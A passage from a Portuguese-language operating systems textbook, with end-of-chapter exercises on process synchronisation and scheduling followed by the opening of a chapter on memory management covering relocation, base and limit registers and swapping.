29. O problema produtor-consumidor pode ser ampliado para um sistema com múltiplos produtores e consumidores que escrevem (ou leem) para (ou de) um buffer compartilhado. Presuma que cada produtor e consumidor executem seu próprio thread. A solução apresentada na Figura 2.28 usando semáforos funcionaria para esse sistema?

30. Considere a solução a seguir para o problema da exclusão mútua envolvendo dois processos *P0* e *P1*. Presuma que a variável *turn* seja inicializada para 0. O código do processo *P0* é apresentado a seguir.

```
/* Outro codigo */
while (turn != 0) { } /* Nao fazer nada e esperar */
Critical Section /* . . . */
turn = 0;

/* Outro codigo */
```

Para o processo *P1*, substitua 0 por 1 no código anterior. Determine se a solução atende a todas as condições exigidas para uma solução de exclusão mútua.

31. Como um sistema operacional capaz de desabilitar interrupções poderia implementar semáforos?

32. Mostre como semáforos contadores (isto é, semáforos que podem armazenar um valor arbitrário) podem ser implementados usando apenas semáforos binários e instruções de máquinas ordinárias.

33. Se um sistema tem apenas dois processos, faz sentido usar uma barreira para sincronizá-los? Por que ou por que não?

34. É possível que dois threads no mesmo processo sincronizem usando um semáforo do núcleo se os threads são implementados pelo núcleo? E se eles são implementados no espaço do usuário? Presuma que nenhum thread em qualquer outro processo tenha acesso ao semáforo. Discuta suas respostas.

35. A sincronização dentro de monitores usa variáveis de condição e duas operações especiais, wait e signal. Uma forma mais geral de sincronização seria ter uma única primitiva, waituntil, que tivesse um predicado booleano arbitrário como parâmetro. Desse modo, você poderia dizer, por exemplo,

waituntil $x < 0$ ou $y + z < n$

A primitiva signal não seria mais necessária. Esse esquema é claramente mais geral do que o de Hoare ou Brinch Hansen, mas não é usado. Por que não? (*Dica*: pense a respeito da implementação.)

36. Uma lanchonete tem quatro tipos de empregados: (1) atendentes, que pegam os pedidos dos clientes; (2) cozinheiros, que preparam a comida; (3) especialistas em empacotamento, que colocam a comida nas sacolas; e (4) caixas, que dão as sacolas para os clientes e recebem seu dinheiro. Cada empregado pode ser considerado um processo sequencial comunicante. Que forma de comunicação entre processos eles usam? Relacione esse modelo aos processos em UNIX.

37. Suponha que temos um sistema de transmissão de mensagens usando caixas de correio. Quando envia para uma caixa de correio cheia ou tenta receber de uma vazia, um processo não bloqueia. Em vez disso, ele recebe de volta um código de erro. O processo responde ao código de erro apenas tentando de novo, repetidas vezes, até ter sucesso. Esse esquema leva a condições de corrida?

38. Os computadores CDC 6600 poderiam lidar com até 10 processos de E/S simultaneamente usando uma forma interessante de escalonamento circular chamado de compartilhamento de processador. Um chaveamento de processo ocorreu após cada instrução, de maneira que a instrução 1 veio do processo 1, a instrução 2 do processe 2 etc. O chaveamento de processo foi realizado por um hardware especial e a sobrecarga foi zero. Se um processo necessitasse T segundos para completar na ausência da competição, de quanto tempo ele precisaria se o compartilhamento de processador fosse usado com n processos?

39. Considere o fragmento de código C seguinte:

```
void main( ) {
fork( );
fork( );
exit( );
}
```

Quantos processos filhos são criados com a execução desse programa?

40. Escalonadores circulares em geral mantêm uma lista de todos os processos executáveis, com cada processo ocorrendo exatamente uma vez na lista. O que aconteceria se um processo ocorresse duas vezes? Você consegue pensar em qualquer razão para permitir isso?

41. É possível determinar se um processo é propenso a se tornar limitado pela CPU ou limitado pela E/S analisando o código fonte? Como isso pode ser determinado no tempo de execução?

42. Explique como o valor quantum de tempo e tempo de chaveamento de contexto afetam um ao outro, em um algoritmo de escalonamento circular.

43. Medidas de um determinado sistema mostraram que o processo típico executa por um tempo T antes de bloquear na E/S. Um chaveamento de processo exige um tempo S, que é efetivamente desperdiçado (sobrecarga). Para o escalonamento circular com quantum Q, dê uma fórmula para a eficiência da CPU para cada uma das situações a seguir:

(a) $Q = \infty$.
(b) $Q > T$.
(c) $S < Q < T$.
(d) $Q = S$.
(e) Q quase 0.

44. Cinco tarefas estão esperando para serem executadas. Seus tempos de execução esperados são 9, 6, 3, 5 e X. Em qual ordem elas devem ser executadas para minimizar o tempo de resposta médio? (Sua resposta dependerá de X.)

45. Cinco tarefas em lote, A até E, chegam a um centro de computadores quase ao mesmo tempo. Elas têm tempos de execução estimados de 10, 6, 2, 4 e 8 minutos. Suas prioridades (externamente determinadas) são 3, 5, 2, 1 e 4, respectivamente, sendo 5 a mais alta. Para cada um dos algoritmos de escalonamento a seguir, determine o tempo de retorno médio do processo. Ignore a sobrecarga de chaveamento de processo.

(a) Circular.
(b) Escalonamento por prioridade.
(c) Primeiro a chegar, primeiro a ser servido (siga a ordem 10, 6, 2, 4, 8).
(d) Tarefa mais curta primeiro.

Para (a), presuma que o sistema é multiprogramado e que cada tarefa recebe sua porção justa de tempo na CPU. Para (b) até (d), presuma que apenas uma tarefa de

cada vez é executada, até terminar. Todas as tarefas são completamente limitadas pela CPU.

46. Um processo executando em CTSS precisa de 30 quanta para ser completo. Quantas vezes ele deve ser trocado para execução, incluindo a primeiríssima vez (antes de ter sido executado)?

47. Considere um sistema de tempo real com duas chamadas de voz de periodicidade de 5 ms cada com um tempo de CPU por chamada de 1 ms, e um fluxo de vídeo de periodicidade de 33 ms com tempo de CPU por chamada de 11 ms. Esse sistema é escalonável?

48. Para o problema 47, será que outro fluxo de vídeo pode ser acrescentado e ter o sistema ainda escalonável?

49. O algoritmo de envelhecimento com $a = 1/2$ está sendo usado para prever tempos de execução. As quatro execuções anteriores, da mais antiga à mais recente, são 40, 20, 40 e 15 ms. Qual é a previsão do próximo tempo?

50. Um sistema de tempo real não crítico tem quatro eventos periódicos com períodos de 50, 100, 200 e 250 ms cada. Suponha que os quatro eventos exigem 35, 20, 10 e x ms de tempo da CPU, respectivamente. Qual é o maior valor de x para o qual o sistema é escalonável?

51. No problema do jantar dos filósofos, deixe o protocolo a seguir ser usado: um filósofo de número par sempre pega o seu garfo esquerdo antes de pegar o direito; um filósofo de número ímpar sempre pega o garfo direito antes de pegar o esquerdo. Esse protocolo vai garantir uma operação sem impasse?

52. Um sistema de tempo real precisa tratar de duas chamadas de voz onde cada uma executa a cada 6 ms e consome 1 ms de tempo da CPU por surto, mais um vídeo de 25 quadros/s, com cada quadro exigindo 20 ms de tempo de CPU. Esse sistema é escalonável?

53. Considere um sistema no qual se deseja separar política e mecanismo para o escalonamento de threads de núcleo. Proponha um meio de atingir essa meta.

54. Na solução para o problema do jantar dos filósofos (Figura 2.47), por que a variável de estado está configurada para *HUNGRY* na rotina *take_forks*?

55. Considere a rotina *put_forks* na Figura 2.47. Suponha que a variável *state[i]* foi configurada para *THINKING* *após* as duas chamadas para teste, em vez de *antes*. Como essa mudança afetaria a solução?

56. O problema dos leitores e escritores pode ser formulado de várias maneiras em relação a qual categoria de processos pode ser iniciada e quando. Descreva cuidadosamente três variações diferentes do problema, cada uma favorecendo (ou não favorecendo) alguma categoria de processos. Para cada variação, especifique o que acontece quando um leitor ou um escritor está pronto para acessar o banco de dados, e o que acontece quando um processo foi concluído.

57. Escreva um roteiro (*script*) shell que produz um arquivo de números sequenciais lendo o último número, adicionando 1 a ele, e então anexando-o ao arquivo. Execute uma instância do roteiro no segundo plano e uma no primeiro plano, cada uma acessando o mesmo arquivo. Quanto tempo leva até que a condição de corrida se manifeste? Qual é a região crítica? Modifique o roteiro para evitar a corrida. (*Dica*: use

```
ln file file.lock
```

para travar o arquivo de dados.)

58. Presuma que você tem um sistema operacional que fornece semáforos. Implemente um sistema de mensagens. Escreva os procedimentos para enviar e receber mensagens.

59. Solucione o problema do jantar de filósofos usando monitores em vez de semáforos.

60. Suponha que uma universidade queira mostrar o quão politicamente correta ela é, aplicando a doutrina "Separado mas igual é inerentemente desigual" da Suprema Corte dos EUA para o gênero, assim como a raça, terminando sua prática de longa data de banheiros segregados por gênero no *campus*. No entanto, como uma concessão para a tradição, ela decreta que se uma mulher está em um banheiro, outras mulheres podem entrar, mas nenhum homem, e vice-versa. Um sinal com uma placa móvel na porta de cada banheiro indica em quais dos três estados possíveis ele se encontra atualmente:

- Vazio.
- Mulheres presentes.
- Homens presentes.

Em alguma linguagem de programação de que você goste, escreva as seguintes rotinas: *woman_wants_to_enter*, *man_wants_to_enter*, *woman_leaves*, *man_leaves*. Você pode usar as técnicas de sincronização e contadores que quiser.

61. Reescreva o programa da Figura 2.23 para lidar com mais do que dois processos.

62. Escreva um problema produtor-consumidor que use threads e compartilhe de um buffer comum. No entanto, não use semáforos ou quaisquer outras primitivas de sincronização para guardar as estruturas de dados compartilhados. Apenas deixe cada thread acessá-las quando quiser. Use `sleep` e `wakeup` para lidar com condições de cheio e vazio. Veja quanto tempo leva para uma condição de corrida fatal ocorrer. Por exemplo, talvez você tenha o produtor imprimindo um número de vez em quando. Não imprima mais do que um número a cada minuto, pois a E/S poderia afetar as condições de corrida.

63. Um processo pode ser colocado em uma fila circular mais de uma vez para dar a ele uma prioridade mais alta. Executar instâncias múltiplas de um programa, cada uma trabalhando em uma parte diferente de um pool de dados

pode ter o mesmo efeito. Primeiro escreva um programa que teste uma lista de números para primalidade. Então crie um método para permitir que múltiplas instâncias do programa executem ao mesmo tempo de tal maneira que duas instâncias do programa não trabalharão sobre o mesmo número. Você consegue de fato repassar mais rápido a lista executando múltiplas cópias do programa? Observe que seus resultados dependerão do que mais seu computador estiver fazendo; em um computador pessoal executando apenas instâncias desse programa você não esperaria uma melhora, mas em um sistema com outros processos, deve conseguir ficar com uma porção maior da CPU dessa maneira.

64. O objetivo desse exercício é implementar uma solução com múltiplos threads para descobrir se um determinado número é um número perfeito. *N* é um número perfeito se a soma de todos os seus fatores, excluindo ele mesmo, for *N*; exemplos são 6 e 28. A entrada é um inteiro, *N*. A saída é verdadeira se o número for um número perfeito e falsa de outra maneira. O programa principal lerá os números *N* e *P* da linha de comando. O processo principal gerará um conjunto de threads *P*. Os números de 1 a *N* serão divididos entre esses threads de maneira que dois threads não trabalhem sobre o mesmo número. Para cada número nesse conjunto, o thread determinará se o número é um fator de *N*; se for, ele acrescenta o número a um buffer compartilhado que armazena fatores de *N*. O processo pai espera até que todos os threads terminem. Use a primitiva de sincronização apropriada aqui. O pai determinará então se o número de entrada é perfeito, isto é, se *N* é uma soma de todos os seus fatores, então reportará em conformidade. (**Nota**: você pode fazer a computação mais rápido restringindo os números buscados de 1 até a raiz quadrada de *N*).

65. Implemente um programa para contar a frequência de palavras em um arquivo de texto. O arquivo de texto é dividido em *N* segmentos. Cada segmento é processado por um thread em separado que produz a contagem de frequência intermediária para esse segmento. O processo principal espera até que todos os threads terminem; então ele calcula os dados de frequência de palavras consolidados baseados na produção dos threads individuais.

CAPÍTULO

3

GERENCIAMENTO DE MEMÓRIA

A memória principal (RAM) é um recurso importante que deve ser cuidadosamente gerenciado. Apesar de o computador pessoal médio hoje em dia ter 10.000 vezes mais memória do que o IBM 7094, o maior computador no mundo no início da década de 1960, os programas estão ficando maiores mais rápido do que as memórias. Parafraseando a Lei de Parkinson, "programas tendem a expandir-se a fim de preencher a memória disponível para contê-los". Neste capítulo, estudaremos como os sistemas operacionais criam abstrações a partir da memória e como eles as gerenciam.

O que todo programador gostaria é de uma memória privada, infinitamente grande e rápida, que fosse não volátil também, isto é, não perdesse seus conteúdos quando faltasse energia elétrica. Aproveitando o ensejo, por que não torná-la barata, também? Infelizmente, a tecnologia ainda não produz essas memórias no momento. Talvez você descubra como fazê-lo.

Qual é a segunda escolha? Ao longo dos anos, as pessoas descobriram o conceito de **hierarquia de memórias**, em que os computadores têm alguns megabytes de memória cache volátil, cara e muito rápida, alguns gigabytes de memória principal volátil de velocidade e custo médios, e alguns terabytes de armazenamento em disco em estado sólido ou magnético não volátil, barato e lento, sem mencionar o armazenamento removível, com DVDs e dispositivos USB. É função do sistema operacional abstrair essa hierarquia em um modelo útil e então gerenciar a abstração.

A parte do sistema operacional que gerencia (parte da) hierarquia de memórias é chamada de **gerenciador de memória**. Sua função é gerenciar eficientemente a memória: controlar quais partes estão sendo usadas, alocar memória para processos quando eles precisam dela e liberá-la quando tiverem terminado.

Neste capítulo investigaremos vários modelos diferentes de gerenciamento de memória, desde os muito simples aos altamente sofisticados. Dado que gerenciar o nível mais baixo de memória cache é feito normalmente pelo hardware, o foco deste capítulo estará no modelo de memória principal do programador e como ela pode ser gerenciada. As abstrações para — e o gerenciamento do — armazenamento permanente (o disco), serão tratados no próximo capítulo. Examinaremos primeiro os esquemas mais simples possíveis e então gradualmente avançaremos para os esquemas cada vez mais elaborados.

3.1 Sem abstração de memória

A abstração de memória mais simples é não ter abstração alguma. Os primeiros computadores de grande porte (antes de 1960), os primeiros minicomputadores (antes de 1970) e os primeiros computadores pessoais (antes de 1980) não tinham abstração de memória. Cada programa apenas via a memória física. Quando um programa executava uma instrução como

```
MOV REGISTER1,1000
```

o computador apenas movia o conteúdo da memória física da posição 1000 para *REGISTER1*. Assim, o modelo de memória apresentado ao programador era apenas a memória física, um conjunto de endereços de 0 a algum máximo, cada endereço correspondendo a uma célula contendo algum número de bits, normalmente oito.

Nessas condições, não era possível ter dois programas em execução na memória ao mesmo tempo. Se o primeiro programa escrevesse um novo valor para, digamos, a posição 2000, esse valor apagaria qualquer valor que o segundo programa estivesse armazenando ali. Nada funcionaria e ambos os programas entrariam em colapso quase que imediatamente.

Mesmo com o modelo de memória sendo apenas da memória física, várias opções são possíveis. Três variações são mostradas na Figura 3.1. O sistema operacional pode estar na parte inferior da memória em RAM (Random Access Memory — memória de acesso aleatório), como mostrado na Figura 3.1(a), ou pode estar em ROM (Read-Only Memory — memória apenas para leitura) no topo da memória, como mostrado na Figura 3.1(b), ou os drivers do dispositivo talvez estejam no topo da memória em um ROM e o resto do sistema em RAM bem abaixo, como mostrado na Figura 3.1(c). O primeiro modelo foi usado antes em computadores de grande porte e minicomputadores, mas raramente é usado. O segundo modelo é usado em alguns computadores portáteis e sistemas embarcados. O terceiro modelo foi usado pelos primeiros computadores pessoais (por exemplo, executando o MS-DOS), onde a porção do sistema no ROM é chamada de **BIOS** (**Basic Input Output System** — sistema básico de E/S). Os modelos (a) e (c) têm a desvantagem de que um erro no programa do usuário pode apagar por completo o sistema operacional, possivelmente com resultados desastrosos.


Quando o sistema está organizado dessa maneira, geralmente apenas um processo de cada vez pode estar executando. Tão logo o usuário digita um comando, o sistema operacional copia o programa solicitado do disco para a memória e o executa. Quando o processo termina, o sistema operacional exibe um prompt de comando e espera por um novo comando do usuário. Quando o sistema operacional recebe o comando, ele carrega um programa novo para a memória, sobrescrevendo o primeiro.

Uma maneira de se conseguir algum paralelismo em um sistema sem abstração de memória é programá-lo com múltiplos threads. Como todos os threads em um processo devem ver a mesma imagem da memória, o fato de eles serem forçados a fazê-lo não é um problema. Embora essa ideia funcione, ela é de uso limitado, pois o que muitas vezes as pessoas querem é que programas *não relacionados* estejam executando ao mesmo tempo, algo que a abstração de threads não realiza. Além disso, qualquer sistema que seja tão primitivo a ponto de não proporcionar qualquer abstração de memória é improvável que proporcione uma abstração de threads.

Executando múltiplos programas sem uma abstração de memória

No entanto, mesmo sem uma abstração de memória, é possível executar múltiplos programas ao mesmo tempo. O que um sistema operacional precisa fazer é salvar o conteúdo inteiro da memória em um arquivo de disco, então introduzir e executar o programa seguinte. Desde que exista apenas um programa de cada vez na memória, não há conflitos. Esse conceito (*swapping* — troca de processos) será discutido a seguir.

Com a adição de algum hardware especial, é possível executar múltiplos programas simultaneamente, mesmo sem swapping. Os primeiros modelos da IBM 360 solucionaram o problema como a seguir. A memória foi dividida em blocos de 2 KB e a cada um foi designada uma chave de proteção de 4 bits armazenada em registradores especiais dentro da CPU. Uma máquina com uma memória de 1 MB necessitava de apenas 512 desses registradores de 4 bits para um total de 256 bytes de armazenamento de chaves. A PSW (Program


FIGURA 3.1 Três maneiras simples de organizar a memória com um sistema operacional e um processo de usuário. Também existem outras possibilidades.

Status Word — palavra de estado do programa) também continha uma chave de 4 bits. O hardware do 360 impedia qualquer tentativa de um processo em execução de acessar a memória com um código de proteção diferente do da chave PSW. Visto que apenas o sistema operacional podia mudar as chaves de proteção, os processos do usuário eram impedidos de interferir uns com os outros e com o sistema operacional em si.

No entanto, essa solução tinha um problema importante, descrito na Figura 3.2. Aqui temos dois programas, cada um com 16 KB de tamanho, como mostrado nas figuras 3.2(a) e (b). O primeiro está sombreado para indicar que ele tem uma chave de memória diferente da do segundo. O primeiro programa começa com um salto para o endereço 24, que contém uma instrução MOV. O segundo inicia saltando para o endereço 28, que contém uma instrução CMP. As instruções que não são relevantes para essa discussão não são mostradas. Quando os dois programas são carregados consecutivamente na memória, começando no endereço 0, temos a situação da Figura 3.2(c). Para esse exemplo, presumimos que o sistema operacional está na região alta da memória e assim não é mostrado.

Após os programas terem sido carregados, eles podem ser executados. Dado que eles têm chaves de memória diferentes, nenhum dos dois pode danificar o outro. Mas o problema é de uma natureza diferente. Quando o primeiro programa inicializa, ele executa a instrução JMP 24, que salta para a instrução, como esperado. Esse programa funciona normalmente.

No entanto, após o primeiro programa ter executado tempo suficiente, o sistema operacional pode decidir executar o segundo programa, que foi carregado acima do primeiro, no endereço 16.384. A primeira instrução executada é JMP 28, que salta para a instrução ADD no primeiro programa, em vez da instrução CMP esperada. É muito provável que o programa entre em colapso bem antes de 1 s.

O problema fundamental aqui é que ambos os programas referenciam a memória física absoluta, e não é isso que queremos, de forma alguma. O que queremos é cada programa possa referenciar um conjunto privado de endereços local a ele. Mostraremos como isso pode ser conseguido. O que o IBM 360 utilizou como solução temporária foi modificar o segundo programa dinamicamente enquanto o carregava na memória, usando uma técnica conhecida como **realocação estática**. Ela funcionava da seguinte forma: quando um programa estava carregado no endereço 16.384, a constante 16.384 era acrescentada a cada endereço de programa durante o processo de carregamento (de maneira que "JMP 28" tornou-se "JMP 16.412" etc.). Conquanto esse mecanismo funcione se feito de maneira correta, ele não é uma solução muito geral e torna lento o carregamento. Além disso, exige informações adicionais em todos os programas executáveis cujas palavras contenham ou não

FIGURA 3.2 Exemplo do problema de realocação. (a) Um programa de 16 KB. (b) Outro programa de 16 KB. (c) Os dois programas carregados consecutivamente na memória.

endereços (realocáveis). Afinal, o "28" na Figura 3.2(b) deve ser realocado, mas uma instrução como

```
MOV REGISTER1, 28
```

que move o número 28 para *REGISTER1* não deve ser realocada. O carregador precisa de alguma maneira dizer o que é um endereço e o que é uma constante.

Por fim, como destacamos no Capítulo 1, a história tende a repetir-se no mundo dos computadores. Embora o endereçamento direto de memória física seja apenas uma memória distante nos computadores de grande porte, minicomputadores, computadores de mesa, notebooks e smartphones, a falta de uma abstração de memória ainda é comum em sistemas embarcados e de cartões inteligentes. Dispositivos como rádios, máquinas de lavar roupas e fornos de micro-ondas estão todos cheios de software (em ROM), e na maioria dos casos o software se endereça à memória absoluta. Isso funciona porque todos os programas são conhecidos antecipadamente e os usuários não são livres para executar o seu próprio software na sua torradeira.

Enquanto sistemas embarcados sofisticados (como smartphones) têm sistemas operacionais elaborados, os mais simples não os têm. Em alguns casos, há um sistema operacional, mas é apenas uma biblioteca que está vinculada ao programa de aplicação e fornece chamadas de sistema para desempenhar E/S e outras tarefas comuns. O sistema operacional **e-Cos** é um exemplo comum de um sistema operacional como biblioteca.

3.2 Uma abstração de memória: espaços de endereçamento

Como um todo, expor a memória física a processos tem várias desvantagens importantes. Primeiro, se os programas do usuário podem endereçar cada byte de memória, eles podem facilmente derrubar o sistema operacional, intencionalmente ou por acidente, provocando uma parada total no sistema (a não ser que exista um hardware especial como o esquema de bloqueio e chave do IBM 360). Esse problema existe mesmo que só um programa do usuário (aplicação) esteja executando. Segundo, com esse modelo, é difícil ter múltiplos programas executando ao mesmo tempo (revezando-se, se houver apenas uma CPU). Em computadores pessoais, é comum haver vários programas abertos ao mesmo tempo (um processador de texto, um programa de e-mail, um navegador da web), um deles tendo o foco atual, mas os outros sendo reativados ao clique de um mouse. Como essa situação é difícil de ser atingida quando não há abstração da memória física, algo tinha de ser feito.

3.2.1 A noção de um espaço de endereçamento

Dois problemas têm de ser solucionados para permitir que múltiplas aplicações estejam na memória ao mesmo tempo sem interferir umas com as outras: proteção e realocação. Examinamos uma solução primitiva para a primeira usada no IBM 360: rotular blocos de memória com uma chave de proteção e comparar a chave do processo em execução com aquele de toda palavra de memória buscada. No entanto, essa abordagem em si não soluciona o segundo problema, embora ele possa ser resolvido realocando programas à medida que eles são carregados, mas essa é uma solução lenta e complicada.

Uma solução melhor é inventar uma nova abstração para a memória: o espaço de endereçamento. Da mesma forma que o conceito de processo cria uma espécie de CPU abstrata para executar os programas, o espaço de endereçamento cria uma espécie de memória abstrata para abrigá-los. Um **espaço de endereçamento** é o conjunto de endereços que um processo pode usar para endereçar a memória. Cada processo tem seu próprio espaço de endereçamento, independente daqueles pertencentes a outros processos (exceto em algumas circunstâncias especiais onde os processos querem compartilhar seus espaços de endereçamento).

O conceito de um espaço de endereçamento é muito geral e ocorre em muitos contextos. Considere os números de telefones. Nos Estados Unidos e em muitos outros países, um número de telefone local costuma ter 7 dígitos. Desse modo, o espaço de endereçamento para números de telefone vai de 0.000.000 a 9.999.999, embora alguns números, como aqueles começando com 000, não sejam usados. Com o crescimento dos smartphones, modems e máquinas de fax, esse espaço está se tornando pequeno demais, e mais dígitos precisam ser usados. O espaço de endereçamento para portas de E/S no x86 varia de 0 a 16.383. Endereços de IPv4 são números de 32 bits, de maneira que seu espaço de endereçamento varia de 0 a $2^{32} - 1$ (de novo, com alguns números reservados).

Espaços de endereçamento não precisam ser numéricos. O conjunto de domínios da internet *.com* também é um espaço de endereçamento. Ele consiste em todas as cadeias de comprimento 2 a 63 caracteres que podem ser feitas usando letras, números e hífens, seguidas por *.com*. A essa altura você deve ter compreendido. É algo relativamente simples.

Algo um tanto mais difícil é como dar a cada programa seu próprio espaço de endereçamento, de maneira que o endereço 28 em um programa significa uma localização física diferente do endereço 28 em outro programa. A seguir discutiremos uma maneira simples que costumava ser comum, mas caiu em desuso por causa da capacidade de se inserirem esquemas muito mais complicados (e melhores) em chips de CPUs modernos.

Registradores base e registradores limite

Essa solução simples usa uma versão particularmente simples da **realocação dinâmica**. O que ela faz é mapear o espaço de endereçamento de cada processo em uma parte diferente da memória física de uma maneira simples. A solução clássica, que foi usada em máquinas desde o CDC 6600 (o primeiro supercomputador do mundo) ao Intel 8088 (o coração do PC IBM original), é equipar cada CPU com dois registradores de hardware especiais, normalmente chamados de **registradores base** e **registradores limite**. Quando esses registradores são usados, os programas são carregados em posições de memória consecutivas sempre que haja espaço e sem realocação durante o carregamento, como mostrado na Figura 3.2(c). Quando um processo é executado, o registrador base é carregado com o endereço físico onde seu programa começa na memória e o registrador limite é carregado com o comprimento do programa. Na Figura 3.2(c), os valores base e limite que seriam carregados nesses registradores de hardware quando o primeiro programa é executado são 0 e 16.384, respectivamente. Os valores usados quando o segundo programa é executado são 16.384 e 32.768, respectivamente. Se um terceiro programa de 16 KB fosse carregado diretamente acima do segundo e executado, os registradores base e limite seriam 32.768 e 16.384.

Toda vez que um processo referencia a memória, seja para buscar uma instrução ou ler ou escrever uma palavra de dados, o hardware da CPU automaticamente adiciona o valor base ao endereço gerado pelo processo antes de enviá-lo para o barramento de memória. Ao mesmo tempo, ele confere se o endereço oferecido é igual ou maior do que o valor no registrador limite, caso em que uma falta é gerada e o acesso é abortado. Desse modo, no caso da primeira instrução do segundo programa na Figura 3.2(c), o processo executa uma instrução

```
JMP 28
```


mas o hardware a trata como se ela fosse

```
JMP 16412
```

portanto ela chega à instrução CMP como esperado. As configurações dos registradores base e limite durante a execução do segundo programa da Figura 3.2(c) são mostradas na Figura 3.3.

Usar registradores base e limite é uma maneira fácil de dar a cada processo seu próprio espaço de endereçamento privado, pois cada endereço de memória gerado automaticamente tem o conteúdo do registrador base adicionado a ele antes de ser enviado para a memória. Em muitas implementações, os registradores base e limite são protegidos de tal maneira que apenas o sistema operacional pode modificá-los. Esse foi o caso do CDC 6600, mas não no Intel 8088, que não tinha nem um registrador limite. Ele tinha múltiplos registradores base, permitindo programar textos e dados, por exemplo, para serem realocados independentemente, mas não oferecia proteção contra referências à memória além da capacidade.

Uma desvantagem da realocação usando registradores base e limite é a necessidade de realizar uma adição e uma comparação em cada referência de memória. Comparações podem ser feitas rapidamente, mas adições são lentas por causa do tempo de propagação do transporte (carry-propagation time), a não ser que circuitos de adição especiais sejam usados.

FIGURA 3.3 Registradores base ou limite podem ser usados para dar a cada processo um espaço de endereçamento em separado.

3.2.2 Troca de processos (Swapping)

Se a memória física do computador for grande o suficiente para armazenar todos os processos, os esquemas descritos até aqui bastarão de certa forma. Mas na prática, o montante total de RAM demandado por todos os processos é muitas vezes bem maior do que pode ser colocado na memória. Em sistemas típicos Windows, OS X ou Linux, algo como 50-100 processos ou mais podem ser iniciados tão logo o computador for ligado. Por exemplo, quando uma aplicação do Windows é instalada, ela muitas vezes emite comandos de tal forma que em inicializações subsequentes do sistema, um processo será iniciado somente para conferir se existem atualizações para as aplicações. Um processo desses pode facilmente ocupar 5-10 MB de memória. Outros processos de segundo plano conferem se há e-mails, conexões de rede chegando e muitas outras coisas. E tudo isso antes de o primeiro programa do usuário ter sido iniciado. Programas sérios de aplicação do usuário, como o Photoshop, podem facilmente exigir 500 MB apenas para serem inicializados e muitos gigabytes assim que começam a processar dados. Em consequência, manter todos os processos na memória o tempo inteiro exige um montante enorme de memória e é algo que não pode ser feito se ela for insuficiente.


Duas abordagens gerais para lidar com a sobrecarga de memória foram desenvolvidas ao longo dos anos. A estratégia mais simples, chamada de **swapping** (troca de processos), consiste em trazer cada processo em sua totalidade, executá-lo por um tempo e então colocá-lo de volta no disco. Processos ociosos estão armazenados em disco em sua maior parte, portanto não ocupam qualquer memória quando não estão sendo executados (embora alguns "despertem" periodicamente para fazer seu trabalho, e então voltam a "dormir"). A outra estratégia, chamada de **memória virtual**, permite que os programas possam ser executados mesmo quando estão apenas parcialmente na memória principal. A seguir estudaremos a troca de processos; na Seção 3.3 examinaremos a memória virtual.

